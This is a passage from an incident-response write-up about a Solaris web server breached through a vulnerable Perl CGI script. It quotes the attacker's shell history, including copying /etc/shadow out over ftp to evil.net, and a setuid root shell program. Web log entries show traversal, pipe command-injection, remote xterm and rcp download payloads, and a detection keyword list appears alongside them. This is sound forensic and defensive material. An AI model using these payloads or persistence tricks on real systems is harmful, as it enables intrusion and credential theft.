

Figure 3 - Gaining Root

Now the attacker starts trying to elevate his privileges. One program file, 9, was left behind by the attacker which 'strings' revealed to be the lpset exploit from lsd-pl.net. Looking at this excerpt from the .sh_history file:

```
cp 8 ..
pwd
cp 8 /tmp
cp ./8 /tmp
exit
cp 9 ..
```

It appears that several different exploit programs were downloaded to the server and tried out before one of them successfully provided the attacker with root. The hole in lpset had been a low priority patch on the system because, after all, no one but staff would have shell access on the system. The attacker may have downloaded a pre-compiled version of the lpset exploit using FTP or rcp and used it to gain root privileges.

Keeping Access

The attacker then started to collect files and data for later analysis with an eye to keeping access and expanding on his current position. First, a packet sniffer was installed and started up with the innocuous looking name of 'gdd'. A copy of the /etc/shadow file was copied aside and possibly uploaded to a remote site based on this line in the .sh_history file:

```
cat /etc/shadow > /tmp/shad
ftp evil.net
find / -name shad -print
mv /tmp/shad /tmp/.../shad
ftp evil.net
```

A short C program that would provide shell access was written and marked setuid so it would always run as root:

```
#include <unistd.h>
int main()
{
setuid(0);
setgid(0);
execl("/bin/csh","csh","NULL");
}
```

This work helped the attacker to obtain more passwords on other systems, obtain other passwords on this system by taking them elsewhere and running crack on them, and ensured that a way of obtaining root continued to exist even if the current hole in the system were patched.

Strangely, the attacker did not seem to do a very thorough job of exploring the rest of the immediate network. The packet sniffer was setup to grab specifically telnet, FTP and HTTP traffic, but no network scanning tools were used and no attempt was made to connect to the other nearby Solaris servers to see if the same exploit would work on them. Instead, the attacker seemed satisfied to have a little hideout set up on this one server and leave it be. The attacker also did not come back to the server later to view the data that had been collected.

Covering the Tracks

The other place where the attacker seemed to seriously fall down was in covering up traces of the attack after the fact. The packet sniffer, collected data, and exploit files were all in /tmp/…, which is a very common hiding spot and somewhat risky as well. A default install of Solaris will clear the /tmp directory at boot time and this would have destroyed all the attacker's work.

The web site logs were not cleaned up. The shell history was not cleared. The other system logs were not cleared or doctored. No attempt was made to install a loadable module into the Sun kernel that would hide the packet sniffer in the process list or hide the extra files installed under /tmp.

In short, any forensic investigation would have discovered the attack and collected all the information needed in a single afternoon. The attacker was lucky that no regular monitoring was being done, no IDS was installed, and Solaris doesn't write any message into its log files when a packet sniffer starts running on one of the interfaces. On the other hand, perhaps this experience is not so unusual and prompted the attacker to be careless.

Attack Signature

The lpset part of the exploit does not have an obvious signature when it is being run since it is a local exploit that attacks the system it is being run on. There is no good way to detect what the source or even the binary for the exploit would look like when it is being transferred and this might be further obscured by compression or other simple techniques.

However, the CGI part of the exploit generated quite a bit of traffic in the web logs which would have looked very suspicious in advance of the attacker getting actual remote access.

The initial set of scans that were used to see if the CGI script would return system files needed to use '..' in their paths because the script was actually opening the file as '$data_path/content/$load_file'. This prevented absolute pathnames from being used to view the files. It would also be suspicious to see '/etc', '/bin', '/sbin', or '/ucb' in the web logs. Some of the files that were searched for had suspicious names like 'passwd', 'shadow', 'rhost, or 'netrc'. Attempts to run commands remotely usually involved '|' and sometimes tried to invoke remote file transfers using 'ftp' or 'rcp'. The attacker tried to obtain a remote shell with commands that included 'xterm', 'X11', and 'openwin'. There were also attempts, more in an IIS vein, that tried to fool any scanning of the URL using character encoding to add NUL characters to the line as '%00'.

On the basis of this, I constructed a simple Perl script to scan through the web logs to search for examples of attacks. The script filters out any lines that include:

- .gif
- .jpg
- .jpeg

- .swf
- .js
- .css

Return any lines containing:

- Suspect path references:
  - ..
  - /etc
  - /bin
  - /sbin
  - /ucb
- Suspect file names:
  - passwd
  - shadow
  - rhost
  - xhost
  - netrc
- Possible shell invocations:
  - /sh
  - /csh
  - /ksh
  - /bash
  - /rsh
  - /ssh
  - |
- Possible remote file transfers:
  - /rcp
  - /scp
  - /ftp
- Possible X client connections:
  - xterm
  - xconsole
  - cmdtool
  - shelltool
  - openwin
- Suspect hexadecimal URL encoding (used to try and hide suspect characters):
  - `%00 (NUL)`
  - `%2E (.)`
  - `%3B (;)`
  - `%60 (`)`
  - `%7C (|)`

This Perl script produces a number of false positives, but since this analysis was not being done in real-time, this was not a disadvantage. It also produces duplicates since it doesn't ignore the

HTTP-Referer part of the string. If these signatures were being used to monitor for attempts as they occurred, then some tailoring would be required to make them more efficient and less prone to give false alarms and it would be a good idea to rewrite the monitor in C for performance reasons. The example code can be seen in the Appendix. Here are some samples from the resulting log files.

The log files are formatted as follows:

<IP address> - <user> [<system date>] "<request>" <status> <content length> "<referer>" "<user agent>"

The first line is a false positive. It happens to match on the '/bin' shown in the HTTP-Referer portion of the entry. This entry was still interesting as it showed how the attacker ended up at this site. The subsequent lines all make use of '..' and final successful line shows the attacker successfully getting the system password file. This last line matches on several points: the attacker is using '..', '/etc', and 'passwd'.

```
10.0.10.250 - - [07/Jan/2001:22:10:16 -0700] "GET /cgi-
progs/loadfile.cgi?file=service_voluntr.htm HTTP/1.0" 200 25236
"http://google.yahoo.com/bin/query?p=cgi+%3ffile%3d%2f%2f&b=180&hc=1&hs=1"
"Mozilla/4.0 (compatible; MSIE 5.5; Windows 98; Win 9x 4.90)"
10.0.10.250 - - [07/Jan/2001:22:10:45 -0700] "GET /cgi-
progs/loadfile.cgi?file=../../../ HTTP/1.0" 200 20902 "-" "Mozilla/4.0
(compatible; MSIE 5.5; Windows 98; Win 9x 4.90)"
10.0.10.250 - - [07/Jan/2001:22:10:35 -0700] "GET /cgi-
progs/loadfile.cgi?file=../../ HTTP/1.0" 200 22438 "-" "Mozilla/4.0
(compatible; MSIE 5.5; Windows 98; Win 9x 4.90)"
10.0.10.250 - - [07/Jan/2001:22:10:29 -0700] "GET /images/heads/ HTTP/1.0"
500 305 "http://www.client-site.com/cgi-progs/loadfile.cgi?file=../"
"Mozilla/4.0 (compatible; MSIE 5.5; Windows 98; Win 9x 4.90)"
10.0.10.250 - - [07/Jan/2001:22:10:24 -0700] "GET /cgi-
progs/loadfile.cgi?file=../ HTTP/1.0" 200 21414 "-" "Mozilla/4.0 (compatible;
MSIE 5.5; Windows 98; Win 9x 4.90)"
10.0.10.250 - - [07/Jan/2001:22:10:56 -0700] "GET /cgi-
progs/loadfile.cgi?file=../../../../ HTTP/1.0" 200 20902 "-" "Mozilla/4.0
(compatible; MSIE 5.5; Windows 98; Win 9x 4.90)"
10.0.10.250 - - [07/Jan/2001:22:11:07 -0700] "GET /cgi-
progs/loadfile.cgi?file=../../../../../etc/passwd HTTP/1.0" 200 25129 "-"
"Mozilla/4.0 (compatible; MSIE 5.5; Windows 98; Win 9x 4.90)"
```

I was initially concerned when developing the script that any time a page contained a reference to '../somefile.htm' it would show up in the logs, but in practice this is re-written by the browser to produce an absolute URL. Still, I believe this constitutes a potential weakness in the pattern matching that may not be universally applicable. Some interesting positives might be dropped without this pattern, but we would still have seen the final successful query.

The next lines are unsuccessful attempts to get directory listings for the most part. Only the very first one actually works and it produces the /etc/passwd file. However, they are clear attempts by someone to fool the web server into generating output it wouldn't normally produce. No valid request would include %00. Interestingly, the %00 isn't needed for this request to work either, so the attacker must be including it "just in case".

```
10.0.84.142 - - [13/Jan/2001:04:15:33 -0700] "GET /cgi-
progs/loadfile.cgi?file=../../../../../../etc/passwd%00.htm HTTP/1.0" 200
25129 "-" "Mozilla/4.0 (compatible; MSIE 5.5; Windows 98; Win 9x 4.90)"
10.0.84.142 - - [13/Jan/2001:04:15:55 -0700] "GET /cgi-
progs/loadfile.cgi?file=../../../../%00.htm HTTP/1.0" 200 20902 "-"
"Mozilla/4.0 (compatible; MSIE 5.5; Windows 98; Win 9x 4.90)"
10.0.84.142 - - [13/Jan/2001:04:16:06 -0700] "GET /cgi-
progs/loadfile.cgi?file=../../../%00.htm HTTP/1.0" 200 20902 "-" "Mozilla/4.0
(compatible; MSIE 5.5; Windows 98; Win 9x 4.90)"
10.0.84.142 - - [13/Jan/2001:04:16:25 -0700] "GET /cgi-
progs/loadfile.cgi?file=../../%00.htm HTTP/1.0" 200 22438 "-" "Mozilla/4.0
(compatible; MSIE 5.5; Windows 98; Win 9x 4.90)"
10.0.84.142 - - [13/Jan/2001:04:17:16 -0700] "GET /cgi-
progs/loadfile.cgi?file=...%00.htm HTTP/1.0" 200 246 "-" "Mozilla/4.0
(compatible; MSIE 5.5; Windows 98; Win 9x 4.90)"
```

This is another problem with the simplistic version of the script. The request for default files, where the directory is listed but no specific file is named, will include the original attack URL in the HTTP-Referer. This results in some duplication in the list of positive attack signatures.

```
10.0.176.194 - - [22/Jan/2001:05:56:52 -0700] "GET /images/heads/ HTTP/1.0"
500 305 "http://www.client-site.com/cgi-
progs/loadfile.cgi?file=|"/bin/cat"%20/etc/passwd|" "Mozilla/4.0 (compatible;
MSIE 5.01; Windows NT 5.0)"
```

This chunk of log file shows the attacker successfully running a remote command, trying to get an xterm, searching for the location of any X clients on the server and finally getting the xterm to work. I've trimmed the repetition of many of the abortive attempts. It is possible to see where these match several important parts of the signature that can't be valid HTTP requests. The use of '|', 'openwin', and 'xterm' are all suspicious here. The use of '/bin' is matched as well when the attacker is using 'uname' and 'ls' to identify the system and search for an X client.

```
10.0.176.194 - - [22/Jan/2001:05:56:50 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/bin/cat"%20/etc/passwd| HTTP/1.0" 200 25208 "-"
"Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
10.0.176.194 - - [22/Jan/2001:05:57:32 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/bin/uname"%20-a| HTTP/1.0" 200 20462 "-"
"Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
10.0.176.194 - - [22/Jan/2001:08:33:26 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/openwin/bin/X11/xterm"%20-ut%20-
display%20192.168.0.88:0| HTTP/1.0" 200 20390 "-" "Mozilla/4.0 (compatible;
MSIE 5.01; Windows NT 5.0)"
10.0.176.194 - - [22/Jan/2001:08:34:42 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"bin/ls"| HTTP/1.0" 200 20390 "-" "Mozilla/4.0
(compatible; MSIE 5.01; Windows NT 5.0)"
10.0.176.194 - - [22/Jan/2001:08:35:13 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/bin/ls"%20/usr| HTTP/1.0" 200 20631 "-"
"Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
10.0.176.194 - - [22/Jan/2001:08:35:27 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/usr/openwin/bin/X11/xterm"%20-ut%20-
display%20192.168.0.88:0| HTTP/1.0" 200 20390 "-" "Mozilla/4.0 (compatible;
MSIE 5.01; Windows NT 5.0)"
```

```
10.0.176.194 - - [22/Jan/2001:08:35:27 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/usr/openwin/bin/X11/xterm"%20-ut%20-
display%20192.168.0.88:0| HTTP/1.0" 200 20390 "-" "Mozilla/4.0 (compatible;
MSIE 5.01; Windows NT 5.0)"
10.0.176.194 - - [22/Jan/2001:08:36:38 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/bin/ls"%20/usr/openwin/bin| HTTP/1.0" 200 22332 "-
" "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
10.0.176.194 - - [22/Jan/2001:08:36:27 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/bin/ls"%20/usr/openwin| HTTP/1.0" 200 20441 "-"
"Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
10.0.176.194 - - [22/Jan/2001:08:36:52 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/bin/ls"%20/usr/openwin/bin/X| HTTP/1.0" 200 20409
"-" "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
10.0.176.194 - - [22/Jan/2001:08:37:43 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/bin/ls"%20/usr/openwin/bin/xterm"%20-ut%20-
bg%20red%20-display%20192.168.0.88:0| HTTP/1.0" 200 20390 "-" "Mozilla/4.0
(compatible; MSIE 5.01; Windows NT 5.0)"
10.0.176.194 - - [22/Jan/2001:08:38:26 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/usr/openwin/bin/xterm"%20-ut%20-bg%20red%20-
display%20192.168.0.88:0| HTTP/1.0" 200 20390 "-" "Mozilla/4.0 (compatible;
MSIE 5.01; Windows NT 5.0)"
```

Finally, this part of the log file shows an attempt to transfer files from a remote system.

```
10.0.176.194 - - [22/Jan/2001:08:56:13 -0700] "GET /cgi-
progs/loadfile.cgi?file=|"/usr/bin/rcp%20-
p%20humble@search.someother.com:/tmp/.../sol.tar%20/tmp/.../sol.tar|
HTTP/1.0" 200 20390 "-" "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
```

Note that the directory '/tmp/…' would already have to exist, but this could have been done with a 'mkdir' command via the same mechanism if no X clients were available. The remote system would have to be prepped to accept 'rcp' connections from the victim, but this isn't that hard to do.

This line matches our filter on several counts as well: '/bin', 'rcp', and '..'. Arguably, the use of '…' and '/tmp' should be suspicious, too, but '…' is mere happenstance in this case (and would be matched by '..' anyway). Further, '/tmp' might be legitimate traffic in some cases if a directory in the web space should happen to use this name for creating temporary files. (Several examples come to mind; Internet post cards is probably the best one.)

Protection

CGI Exploit

Local Protection

Egress filtering at the firewall would have prevented the X11 client from connecting out to the attacker's machine, but would not have prevented a successful attack. The attacker could still have used the CGI script to execute individual commands in order to make the hidden directory, transfer in the exploit files, achieve root access, and then start the packet sniffer.

If any scanning were done of the web server logs, then the suspicious requests listed above would have been very obvious. At the least the attack might have been detected as it was occurring rather than much later on.

Arguably, the X11 software was not a necessary part of server operations. Again, this would only have provided a slight inconvenience to the attacker. Still, a good rule when setting up a bastion host is to remove any unnecessary software. Several programs might not have been available to the attacker if this had been followed.

So, some routine precautions in this area would have provided better defense in depth even if the script itself still did not handle user input in a safe way:

- Egress filtering of remote connection and file transfer protocols like 'ftp', 'rcp', and 'xterm' except to allowed hosts.
- Scanning of web server logs for suspicious activity.
- Remove unnecessary programs when hardening the server.

Vendor Protection

Primarily, it is important to treat user input with a high level of caution. If the programmer had taken the time to properly validate and clean the user input, then the exploit would not have occurred. A code review would likely have caught this mistake, even if the programmer did not.

In some cases, the use of –T (or taint) will help, but in this case does not. The programmer, like all the programmers on the IT team, used CGI.pm to read the parameters passed via CGI. In this case, Perl will think that the data was passed from an internal subroutine rather than from the outside and the content will not be flagged as tainted. However, this is still a good practice in general, even if it fails in this specific circumstance.

More appropriate use of the open() call would also have protected the script. If the script had opened the file like:

```
open(LOADFILE,"<$data_path/content/$loadfile");
```

then execution of commands would have failed. The use of '<' at the front of the string tells Perl that the rest of the string is a file name and not to be treated as a command. The attacker would still have been able to list some system files, but their efforts to break into the server would have been seriously stalled and possibly stopped altogether.

lpset Exploit

Local Protection

Keeping the local servers up to date with system and security related patches would have prevented this specific exploit from working, especially since the lpset exploit had been available for almost a year when the attack occurred. However, this only works for this specific attack. Certainly other vulnerabilities were announced after the attack that, had the attacker known about them before they were announced, would have still allowed the attacker to gain root privileges.

A secondary step when hardening the server would have been to search through the files on the system for any setuid programs and disable or delete the ones you don't need. Since none of the servers in this network have access to a printer or a print server, there was no reason for lpset to be installed much less setuid. Turning off the setuid bit and restricting access to the program would have prevented this exploit and some others from working even if the patches were not completely current.

For some kinds of buffer overflow, a non-executable stack would have prevented the exploit from working. However, in this case, an exploit exists for a later vulnerability in libprint.so.2 that is intended specifically for Solaris systems that are configured to have a non-executable stack. Certainly, it serves to raise the bar on the attacker.

So, some precautions in this case would have prevented or at least delayed the success of the attack once access was gained:

- Keep system and security patches up to date.
- Block access to setuid programs where possible by removing the setuid bit and restricting execute privileges.
- Protect the program stack from some varieties of buffer overflow by employing a non-executable stack.

Again, we see that good defense in depth is essential.

Vendor Protection

As mentioned earlier in this paper, the 'lp' module under Solaris 2.6 has seen a number of security related bugs in its lifetime. Many of these are buffer overflows. As an overall practice, proper handling of user input and proper memory allocation steps are necessary to prevent this kind of thing from happening. To some degree, this can be improved by instituting local standards regarding memory handling functions so that code reviews will catch improper coding

practices. In addition, simple use of grep to search for unsafe calls may catch things that were missed in code review. Even so, some bugs will slip through the cracks.

There are several commercial tools intended for use in the development environment that will help track down a number of different kinds of memory bugs, Purify being one example. However, these will only help detect buffer overflows if these tools are used in conjunction with testing of the buffers themselves. In his paper, "Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade", Crispin Cowan discusses the use of a tool like Purify that might do bounds checking on all arrays on production release code, rather than just in the development environment. However, the performance penalty is high and Sun would be understandably hesitant to pass this along to their customers.

As well, the security community has developed some compilers to help specifically with stack smashing attacks. One of the most prominent examples is StackGuard. It is still possible to work around the protections that StackGuard imposes, but it does raise the bar and offers some detection and reporting mechanisms when an attempted attack occurs. This is available as an extension to gcc, the GNU C compiler, which might present issues of its own to a commercial vendor.

Part 3 - Incident Handling Process

Preparation

Very little in the way of preparation was done by either IT or by COHOST. We did not have banners in place to warn people accessing the systems that monitoring might be done or declaring whose property the servers were. We had no prepared incident handling policy. We had no IDS or network traffic monitoring in place and, to the best of our knowledge, neither did COHOST. Although Corporate Security (which theoretically touched all of our organizations) had policies regarding the handling of incidents, our actual chain of command did not involve contacting them first (or conceivably at all). Our process required us to contact WEB, as the owners of the service and the hosts, and leave the critical decisions regarding recovery of the servers and communication with them.

We had some limited disaster recovery plans in the event of major hardware failures or loss of data. COHOST was providing us with regular backups and had their own procedures for the handling of tapes and off-site storage. Because we were providing on-call support after hours, we already had an established set of procedures for contacting local staff when we might need physical access to the servers. COHOST had maintenance agreements with the various platform vendors to assist with operating system and hardware support in the event of major failures.

Some effort was made to keep operating systems patched, but since there was no staging area to test the patches in, these were often only installed on an as-needed or critical basis. As a result, this was not the only time that patches were only installed after an incident had already occurred. This may sound unprofessional or sloppy, but IT had been burned several times in the past where a simple patch that should have resulted in no downtime or only a reboot of the system had caused service to be disrupted for several hours or even days. There wasn't much choice with limited staff and limited equipment resources and a service level agreement that required a high percentage of uptime.

Those staff who were responsible for system administration often had other duties as well, but some effort was made to occasionally review system logs. No real monitoring of web server error logs or access logs was being done because of the sheer volume of traffic. Only an automated system could have any hope of keeping up with the amount of traffic being generated by all the web servers. As it stood, IT needed to have one Solaris system completely dedicated to processing of web site statistics to provide static reports for WEB's customers and this did not include any attempt to monitor traffic for possible security problems. When a recommendation was made after the incident to deploy an IDS system, it was understood that at least one more server would be required to handle the traffic.

Identification

On February 7th one of WEB's customers received an anonymous e-mail, which we later believe came from Def-Con (www.def-con.org), informing them that there was a vulnerable CGI script on their web site. The customer passed this mail to the IT programmer who had worked on their site. The programmer confirmed that the script was vulnerable, informed the primary system administrator and fixed the script to close the hole.

Immediately after receiving this information, the system administrator informed the IT team leader and the Technical Manager in WEB. The Technical Manager had already received a version of this report from the sales representative who had also been contacted by the customer.

The IT team lead assigned the system administrator as lead incident handler and asked me, as a secondary system administrator and one of the on-call staff, to assist if needed. The first thing the incident handler did was copy aside to the development system all of the system logs from /var/logs and /var/adm and all of the access and error logs for the IP Virtual Host, the server for the website in question. Log files from the other web servers were copied aside in case more than one web server was affected by the problem. At this point we didn't know if actual access had been gained to the site and whether it was being actively used.

The incident handler then proceeded to examine several aspects of the system for suspicious activity. A listing of the currently running processes was saved aside:

```
     UID   PID  PPID  C    STIME TTY      TIME CMD
    root     0     0  0   Mar 22 ?       0:05 sched
    root     1     0  0   Mar 22 ?       1:59 /etc/init -
    root     2     0  0   Mar 22 ?       1:43 pageout
    root     3     0  1   Mar 22 ?    3989:48 fsflush
    root   388     1  0   Mar 22 console  0:00 /usr/lib/saf/ttymon -g -h -p
owl1.mycorp.com console login:  -T sun -d /dev/co
  qmaill   289   280  0   Mar 22 ?       3:22 splogger qmail
    root   387     1  0   Mar 22 ?       0:00 /usr/lib/saf/sac -t 300
    root   219     1  0   Mar 22 ?       0:00 /usr/sbin/rpcbind
    root   264     1  0   Mar 22 ?       4:01 /usr/sbin/cron
    root   256     1  0   Mar 22 ?       6:18 /usr/sbin/syslogd
    root   221     1  0   Mar 22 ?       0:01 /usr/sbin/keyserv
    root   245     1  0   Mar 22 ?       0:08 /usr/sbin/inetd -s
    root   270     1  0   Mar 22 ?       6:37 /usr/sbin/nscd
  qmails   280     1  0   Mar 22 ?       5:01 qmail-send
    root   290   280  0   Mar 22 ?       1:24 qmail-lspawn ./Mailbox
    root   287     1  0   Mar 22 ?       0:06 /usr/lib/utmpd
  qmailr   291   280  0   Mar 22 ?       0:30 qmail-rspawn
    root   300     1  0   Mar 22 ?       0:02 /usr/sbin/vold
  qmailq   293   280  0   Mar 22 ?       0:53 qmail-clean
. . .
  nobody 28730 28729  0   Jan 22 ?       0:00 /usr/openwin/bin/xterm -ut -bg
red -display 192.168.0.65:1
. . .
  nobody 28729 28728  0   Jan 22 ?       0:00 sh -c
/export/data/sites/www.client-site.com/content/|"/usr/openwin/bin/xterm" -ut
-
. . .
  nobody 28742 28730  0   Jan 22 pts/8    0:00 sh
. . .
```

```
    root 17544     1  0   Jan 22 ?       35:50 gdd
```

A copy of root's sh_history file was saved aside. The relevant excerpt of the attacker's activity included the following listing of commands.

```
id
uid 0
./gdd
gdd &
ps -elf | more
ps -elf | grep gdd
uname -a
ls
cat /etc/shadow
cat /etc/shadow > /tmp/shad
ftp evil.net
find / -name shad -print
mv /tmp/shad /tmp/.../shad
ftp evil.net
ls
cat ps_data
ls
exit
cp 8 ..
pwd
cp 8 /tmp
cp ./8 /tmp
exit
cp 9 ..
cp ps_data ../ps_data1
ls
cp gdd ../gdd
ls
rm *
ls
cp ../gdd gdd
mv ../gdd gdd
mv ../ps_data ps_data
mv ../9 9
ls
./gdd &
vi /tmp/.../csh2.c
cat > /tmp/.../csh2.c <<STOP
#include <unistd.h>
int main()
{
setuid(0)
STOP
rm /tmp/.../csh2.c
chown root csh2
chmod 4755 csh2
ls -la
chgrp root csh2
rmexit
exit
chmod 4755 csh2
```

```
ls -la
exit
ls -la
exit
ls
cat ps_data
cat ps_data | more
```

A search was done for directories and files with suspicious names or permissions. In doing these three things, he discovered a packet sniffer actively running, some evidence of the exploit being downloaded and run, and the output of the packet sniffer along with the exploit and other software in '/tmp/…'. All of the files under /tmp/… were copied aside as well. All log files and other forensic evidence were copied off site and burned to CD.

This was about as bad as things could get from our perspective. There was clear evidence in the web site logs of attempts from several sources to exploit the script. One attacker had successfully started an xterm and gained shell access as 'nobody'. At least two different exploit files were downloaded using FTP and one of these was still in the hidden directory. A setuid shell program to provide continuing root access was present with source code. A packet sniffer was installed and collecting Telnet, FTP, and HTTP passwords, although it wasn't automatically unscrambling the HTTP passwords. The shell history also pointed to the /etc/shadow file being uploaded to a remote location. Even worse, it appeared from the dates in the logs that the script had been discovered by the hacker community a month previously, on January 7th. With a full month to do what they liked, there was no telling the extent of the compromise or the amount of damage done.

Containment

The lead incident handler gave a preliminary report to the IT team lead and the WEB Technical Manager. He was advised to try and assess the damage done without interrupting service. If the damage was extreme, then a plan to move the services off of the affected servers would be made so they could be scrubbed. This was considered a last resort, only to be considered if the boxes couldn't be salvaged. This meant that several aspects of analysis could not be done in a completely contained way and there would be some doubt about our ability to examine and clean the system without scrubbing it. This was further complicated by the fact that we would not have direct access to the server. Our incident handling team would be attempting to work through the incident remotely rather than disconnecting the box from the network and doing our analysis locally.

The other nearby web servers were examined to see if they had suspicious programs running or unusual directories or setuid files. Log files for these systems were checked for unusual login times and error messages. From this examination, we tentatively concluded that, strangely, only the IP Virtual Host had actually been compromised. On the one hand, this is not surprising since the servers were all attached to switches, meaning that only traffic intended for IP Virtual Host was actually picked up by the packet sniffer. On the other hand, connections from several of the servers on the COHOST LAN had been recorded and so had regular connections from the Unix Development Server in the Development LAN. This meant that the attacker could have

compromised all of our servers in the COHOST LAN and both the servers in the Development LAN.

I was asked to assist in analyzing some of the log data to see if the same attackers had accessed the other servers. Our approach for this was to thoroughly analyze the web site logs for the vulnerable site and collect the IP addresses. Using these addresses, we would search for them in our other system logs and web site logs. As well, the lead incident handler performed the same kind of search for suspicious programs in the process list and unusual events in any shell history files. No similar activity was detected on any other server.

Examination of the shell history and packet sniffer data showed that all of the staff passwords and administration passwords had been compromised. The administration passwords were promptly changed and all staff were required to change their passwords.

Eradication

A preliminary report was passed to COHOST to make them aware of the problem. We passed our list of IP addresses to COHOST with a request to completely restrict all traffic either source or destination to the class C's these addresses belonged to. We also asked that all X11 and Telnet traffic be blocked and that FTP to the web servers, but not to the FTP server, be blocked except for a very restricted list of addresses. At this time we let them know that a packet sniffer had been running on their local network for about a month. The servers were all on switched ethernet, so this wasn't a complete compromise of the local LAN. Indeed no traffic to servers outside of our group could be seen in the packet sniffer data.

Next the incident handler examined the exploit program to try and see which service or application was used to gain root access. Output from 'strings' identified the exploit and pointed to lpset as the vulnerable application. A search of Sun's support site turned up the correct patch and some other security related patches. These were installed on all the Solaris boxes.

Recovery

Now we came to the decision about whether to scrub the systems or not. Our attacker had shown some technical expertise in how the CGI exploit was used to start an xterm and in setting up the root exploit and packet sniffer. However, all of these techniques could have been based on available examples. No real effort had been made to hide the attacker's presence on the server. No kernel modules or trojaned binaries were installed to hide processes and files or we would never have found the packet sniffer and other files. No effort was made to remove traces from the shell history or from the web server logs. In short, this looked like the work of an individual with access to some decent tools but not a skilled and determined attacker.

Based on this, we decided that it would be sufficient to check the system binaries to see if any of them had been replaced with trojans. To do this we needed known valid MD5 checksums of the system binaries that we could check against. We were aware that this was still not 100% guaranteed to be clean, but we felt a degree of confidence that the attacker had not gone to

greater lengths to hide his presence and had not attempted to attack the other systems. Based on the log files, it looked as though the attacker had come in and successfully deployed the packet sniffer over the course of about two weeks, but had then grown bored with us and simply not returned. After discussing the situation with the IT team lead and the WEB Technical Manager, we agreed to complete our work, provide a detailed report, and a "level of confidence" in the systems.

If we could report a high level of confidence, then the boxes would be considered "returned to service" even though they had never truly been removed from service. We would also monitor the systems more closely over the next several months to see if the attacker would return or if other attempts would be made.

Fortunately, Sun provides MD5 checksums on all their binaries. We confirmed them against the other systems and were able to confirm that all of the system binaries on the exploited system were ok. Monitoring of the system process lists on all the servers was done manually during this time and all system configuration files were manually checked and tested. We reported a high level of confidence that the servers were fit to return to service based on process lists, checksums of the system binaries, and confirmation that the system configuration files were correct.

Follow Up

The lead incident handler compiled his notes with mine and wrote a report for the incident which was passed to the IT team lead and to the WEB Technical Manager. The report detailed the discovery of the intrusion, our response, some detail about the vulnerability, our analysis of the incident, the status of the servers, and our recommendations going forward. Among these recommendations were the following items the lead incident handler felt should be addressed:

- installation of network intrusion and system intrusion detection systems
- proposal for both a Solaris and a Windows NT 'honeypot'.
- a security policy document.

It was our hope that there would be a follow-up meeting both with our own managers in IT and with management in WEB to discuss the incident and our recommendations, but this never happened. The management staff involved were satisfied that the incident was resolved and seemed reluctant to discuss it further.

Some initial work was done to consider some of the improvements, specifically a move away from telnet to ssh and away from FTP to scp where feasible. Some initial questions were also asked to see if we could implement an intrusion detection system in the COHOST environment, given that all of the servers are on switched ethernet. Because of the hosting situation and gradual changes in IT's working relationship with WEB, this was never acted on.

Further, staff were asked to voluntarily review questionable CGI scripts for the applications they were supporting and consider implementing changes to tighten them up. One script in particular turned up during this review. The script was intended to send e-mail out and was commonly available to many different web sites we hosted. This script passed sender and recipient

information directly to /usr/bin/mail rather than using the more secure Net::SMTP module in Perl. This was considered a serious flaw, especially considering the incident we'd just experienced where poor input handling had resulted in a root compromise. An effort was made to catalog all the scripts using this less secure method and either modify them or confirm that they were safe. This work was completed over the course of a week and a report produced that showed nearly 150 scripts had been reviewed.

After the fact, it is clear that several pertinent things were missing from the incident handling process. In many respects we were simply lucky that this incident wasn't any worse, that the attacker was not highly motivated, and that no legal action resulted from the attack.

Hindsight

Our handling of this incident and the kind of recommendations we made coming out of it were both driven by the team's experiences with system administration, limited experiences with incident handling, and the nature of the working relationship with WEB and with COHOST. As a result, our recommendations were not focused so much towards the problems we had in preparing for the incident. Instead our focus was more on the identification and containment phases. While these are critical phases, the most important recommendation in the document was for the creation of a security policy document. Unfortunately, practically no attention was given to this.

The team was missing several key elements in their preparation that should have been addressed following the incident:

- Step 1.1 - Establishing Policy
